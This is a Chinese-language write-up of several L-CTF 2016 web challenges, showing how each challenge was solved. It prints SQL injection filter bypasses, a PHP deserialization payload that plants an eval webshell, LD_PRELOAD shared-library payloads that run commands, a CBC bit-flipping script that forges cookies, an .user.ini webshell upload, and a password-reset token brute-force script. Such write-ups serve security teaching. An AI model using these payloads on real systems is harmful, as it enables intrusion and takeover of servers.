

# lctf\_2016-some-web-writeup

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原文链接: [http://www.cnblogs.com/iamstudy/articles/l-ctf\\_2016\\_some\\_web\\_writeup.html](http://www.cnblogs.com/iamstudy/articles/l-ctf_2016_some_web_writeup.html)

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web50 签到:

<http://web.l-ctf.com:6699/sh0p.php>




post:

```
uname=a%0aanandd%0aupdupdatexmlatexml(1,concat(0x7e,version(),0x7e),1)%23&passwd=a
```

过滤了一些关键字为空, 过滤空格为空

对information做了限制, 通过万能密码进入:

```
uname=a%0aunion%0aselselectect%0a1,1#&passwd=1
```

 Load URL	<input type="text" value="http://web.l-ctf.com:6699/sh0p.php"/>
 Split URL	
 Execute	
	<input checked="" type="checkbox"/> Enable Post data <input type="checkbox"/> Enable Referrer
Post data	<input type="text" value="uname=a%0aunion%0aselselectect%0a1,1#&amp;passwd=1"/>

How many flags do you want?

1

Password(Length is 4):

Buy It

改一下数量为-1, 再跑4位数字密码, 得到密码5487, 获得flag:

flag is here: LCTF{Th1nks\_@f0r\_#your\_%supp0rt}

Web200 睡过了

\_\_wakeup引发的漏洞

<http://www.venenof.com/index.php/archives/167/>

大概情况就是在unserialize的时候, 如果对象的属性增加了, 会导致\_\_wakeup中的代码不被执行。

其中preg\_match('/O:\d+:\.(key,\\)match);', 可以用+绕过, 在访问的时候要url编码一下+号...

[http://web.l-ctf.com:10197/ctf/upload.php?key=O:%2b3:"key":3:](http://web.l-ctf.com:10197/ctf/upload.php?key=O:%2b3:)

```
{s:8:"filename";s:9:"lemon.php";s:8:"filedata";s:24:"<?php eval($_POST[1]);?>";}
```

```

<?php
class key{
    var $filename;
    var $filedata;

    function __wakeup(){
        echo "Waking up.....<br/>";
        foreach(get_object_vars($this) as $key=>$value){
            $this->$key = null;
            echo $key." => ".$this->$key;
            echo "<br />";
        }
        echo "Finished<br/>";
        echo "<br/>";
    }

    function __destruct(){
        //Do something
        $this->my_file_put_contents($this->filename,$this->filedata);
    }
    function my_file_put_contents($file_path,$data){
        if($file_path && $data){
            $rs=file_put_contents('./upload/'.md5($this->filename).' .php',$this->filedata);
            echo $rs." written";
        }
    }
}
$key=$_GET['key'];
preg_match('/0:\d+:/',$key,$match);

if($match){
    exit("据说这种key加也衿<br/>");
}
$obj=unserialize($key);

?>

```

环境变量LD\_PRELOAD来绕过，要注意编译环境，此题是需要要在x86的机器上编译：

<http://wooyun.jozxing.cc/static/drops/tips-16054.html>

列目录：

```

#include <dirent.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
void payload()
{
    DIR* dir;
    struct dirent* ptr;
    dir = opendir("/");
    FILE *fp;
    fp=fopen("/tmp/venenoveneno","w");
    while ((ptr = readdir(dir)) != NULL) {
        fprintf(fp,"%s\n",ptr->d_name);
    }
    closedir(dir);
    fflush(fp);
}
int geteuid()
{
    if (getenv("LD_PRELOAD") == NULL) {
        return 0;
    }
    unsetenv("LD_PRELOAD");
    payload();
}

```

执行命令:

```

#include <stdlib.h>
#include <stdio.h>
#include <string.h>

void payload() {
    system("rm /tmp/check.txt");
}
int geteuid() {
    if (getenv("LD_PRELOAD") == NULL) { return 0; }
    unsetenv("LD_PRELOAD");
    payload();
}

```

读取文件内容:

```

void payload(){
}

```

编译成so文件:

```

$ gcc -c -fPIC hack.c -o hack
$ gcc -shared hack -o hack.so

```

php内容:

```
<?php
putenv("LD_PRELOAD=/var/www/ctf/upload/2.so");
mail("a@localhost","","","","");
var_dump(1);
echo file_get_contents("/var/www/ctf/upload/fuckaaa");
?>
```

最后能在/var/www/flag目录下发现flag

Web250 苏打学姐的网站

<http://web.l-ctf.com:14144/img.php?id=php://resource=jpg/resource=file/tips.txt>

```
img.php
<?php
if(isset($_GET["id"]) && (strpos($_GET["id"],'jpg') !== false))
{
    preg_match("/^php:\/\\/.*resource=([^\|]*)/i", trim($_GET["id"],'\n'), $match);

    if (isset($match[1]))
        $_GET["id"] = $match[1];

    if (file_exists("./" . $_GET["id"]) == false)
        die("File Not Found");

    header('Content-Type: image/jpg');
    header('Content-Length: '.filesize($_GET["id"]));
    header('Content-Disposition: filename='.$_GET["id"]);

    if (strlen($_GET["id"])>32){
        die ("Too Long!!!!");
    }
    else{
        $data = file_get_contents($_GET["id"]);
        echo $data;
    }
}
else
{
    echo "File Not Found";
}
?>
</html>
```

得到:

/admin\_5080e75b2fe1fb62ff8d9d97db745120

file/admin.php.txt

admin.php.txt

```

<?php
error_reporting(0);
$Key = "xxxxxxxxxxxxxxxxxxxx";
$iv = "xxxxxxxxxxxxxxxxxxxx";
$v = "2016niandiqijiequanguowangluoanquandasai0123456789abcdef-->xdctfxdnum=2015auid=4;xdctfxdctf";
$en_Result = mcrypt_encrypt(MCRYPT_RIJNDAEL_128,$Key, $v, MCRYPT_MODE_CBC, $iv);
$enc = base64_encode($en_Result);
$en_Data = base64_decode($_COOKIE[user]);
$de_Result = mcrypt_decrypt(MCRYPT_RIJNDAEL_128,$Key, $en_Data, MCRYPT_MODE_CBC, $iv);

$b = array();
$b = isset($_COOKIE[user])?$de_Result:$enc;
$num1 = substr($b, strpos($b, "uid")+4, 1);
$num2 = substr($b, strpos($b, "num")+4, 4);
echo '</br><h3>ID: '.$num1."</h3><br>";

if ($num1 == 1 && $num2 == 2016){
    die("shen mi li wu !");
}
else{
    echo "HELLO CLIENT";
}
setcookie("user",$enc);
?>

```

通过cbc攻击修改cookie:

<http://www.venenof.com/index.php/archives/15/>

cbc是16字节为一组

上一组的密文会影响当前组的密文，比如:

```

1234567890abcdef
1234567890abcdef
1234567890abcdef
1234567890auid=9
;123123123123

```

我们只需要修改第三组密文对应第四组“9”的位置的密文就可以实现第四组明文的改变。即第47位。

利用脚本:

```

<?php
$enc=base64_decode("S9PsFp43k9VgyrggRHLbISjUAjwzSSPPajrF9Dzz0o/ieSZbxwGjTJ5xhAZEi5tDBjvwsQtH0BynlLC0p0F0zOZ");
$enc[47] = chr(ord($enc[47]) ^ ord("9") ^ ord("1"));
echo base64_encode($enc);
?>

```


故这题可以这样解:

→ Desktop cat cbc.php

```
<?php
$enc=base64_decode("dSaWgkNVh2MADjPscqdId/25Y68Val+Ze6rYSCUHvvDV7MnbDs6fHcibGemmyMoyfHa9cXJ7DHU8Wd/DZqyNfLQ
$enc[63] = chr(ord($enc[63]) ^ ord("4") ^ ord("1"));
$enc[57] = chr(ord($enc[57]) ^ ord("5") ^ ord("6"));
echo base64_encode($enc);
?>
```

→ Desktop php cbc.php

```
dSaWgkNVh2MADjPscqdId/25Y68Val+Ze6rYSCUHvvDV7MnbDs6fHcibGemmyMoyfHa9cXJ7DHU8Wt/DZqyNebQ5dDs9wVDI1lMKnIQi1JjU
```



注意url编码问题...

得到:

/upload\_12b1d89eb3a43eb6220b5952a5a13785/index.php


nginx, 又可以上传.user.ini, 故可以拿到一个webshell

文章: <http://wooyun.jozxing.cc/static/drops/tips-3424.html>

上传的.user.ini

```
auto_prepend_file=fuckaaa.jpg
```

getshell:




int(1)  
This Is A File Manage Page...

Web300 你一定不能来这

http://web.l-ctf.com:33333/crossdomain.xml

可得到域名:

xdctfweb.xd-a8.com



# XDSEC源码下载

## 下载列表

- [download.php](#)
- [www.rar](#)

http://xdctfweb.xd-a8.com/download.php?filename=download.php&mac=f30a38d3cdcb25cf067468c2f108e1f5







## resetpwd.php

```
<?php
require('sql.php');
require('function.php');
if(!empty($_POST['email'])){
    $email = $_POST['email'];
    if($email === "omego952734@xdsec.club"){

        $Time_check = verifyTime();
        //检查有没有超过10分钟
        if($Time_check){

            $date = time();
            $rand=(string)rand(1,1000);
            $token = md5($date.$rand);
            $updateDate = "UPDATE `XDctf_web_350`.`user` SET `date` = ".$date." WHERE `user`.`id` = 0;";
            $query = mysql_query($updateDate);
            $updateToken = "UPDATE `XDctf_web_350`.`user` SET `token` = '".$token.'" WHERE `user`.`id` = 0";
            $query = mysql_query($updateToken);
            echo "<script>alert('重置密码链接已经发送。有效期为30分钟。');</script>";
        }
        else
            echo "<script>alert('链接还没过有效期，请登录邮箱查看。');</script>";
    }
    else
        echo "<script>alert('管理员的邮箱根本不是这个。');</script>";
    }
?>
```

分为两步：

第一步是抢到重置时候的时间戳：

第二部是爆破token

第一步：

```

#!/usr/bin/python
# coding=utf-8

import requests
import time
import sys
import hashlib

reload(sys)
sys.setdefaultencoding('utf8')

def md5(mingwen):
    mingwen = str(mingwen)
    m1 = hashlib.md5()
    m1.update(mingwen)
    return m1.hexdigest()

data = {
    'email': 'omega952734@xdsec.club',
    'submit': '%E6%8F%90%E4%BA%A4'
}

url = "http://web.1-ctf.com:33333/resetpwd.php"
cookie = "PHPSESSID=q41b8pavbth0r65rr4ktoaap00"

i = 1
while 1:
    i += 1
    try:
        r = requests.post(url, data=data, timeout=1)
    except Exception,e:
        print e
        pass
    if u'10分钟'.decode("utf-8") in r.content.decode('utf-8') or "已经发送" in r.content:
        t = int(time.time())
        print t
        print r.content
        print r.headers
        exit()
        break

print i
print r.content

```

返回的是：

```
{'Content-Length': '347', 'X-Powered-By': 'PHP/5.5.9-1ubuntu4.19', 'Content-Encoding': 'gzip', 'Vary': 'Acc
```

服务器返回的Date里面的是gmt时间！！换成北京时间还是需要加上8小时,然后时间戳前后+5，或者是获取本地的当前时间。

然后burp跑一发：

Payload set:

1

Payload count: 1,001

Payload type:

Numbers

Request count: 1,001

## ? Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specific

### Number range

Type:  Sequential  Random

From:

To:

Step:

How many:

### Number format

Base:  Decimal  Hex

Min integer digits:

Max integer digits:

Min fraction digits:

Max fraction digits:

### Examples

1.1

987654321.1234568

## ? Payload Processing

You can define rules to perform various processing tasks on each payload before

<input type="button" value="Add"/>	<input type="checkbox"/>	Hash: MD5
<input type="button" value="Edit"/>	<input checked="" type="checkbox"/>	Add Prefix: 1475464724
<input type="button" value="Remove"/>	<input checked="" type="checkbox"/>	Hash: MD5



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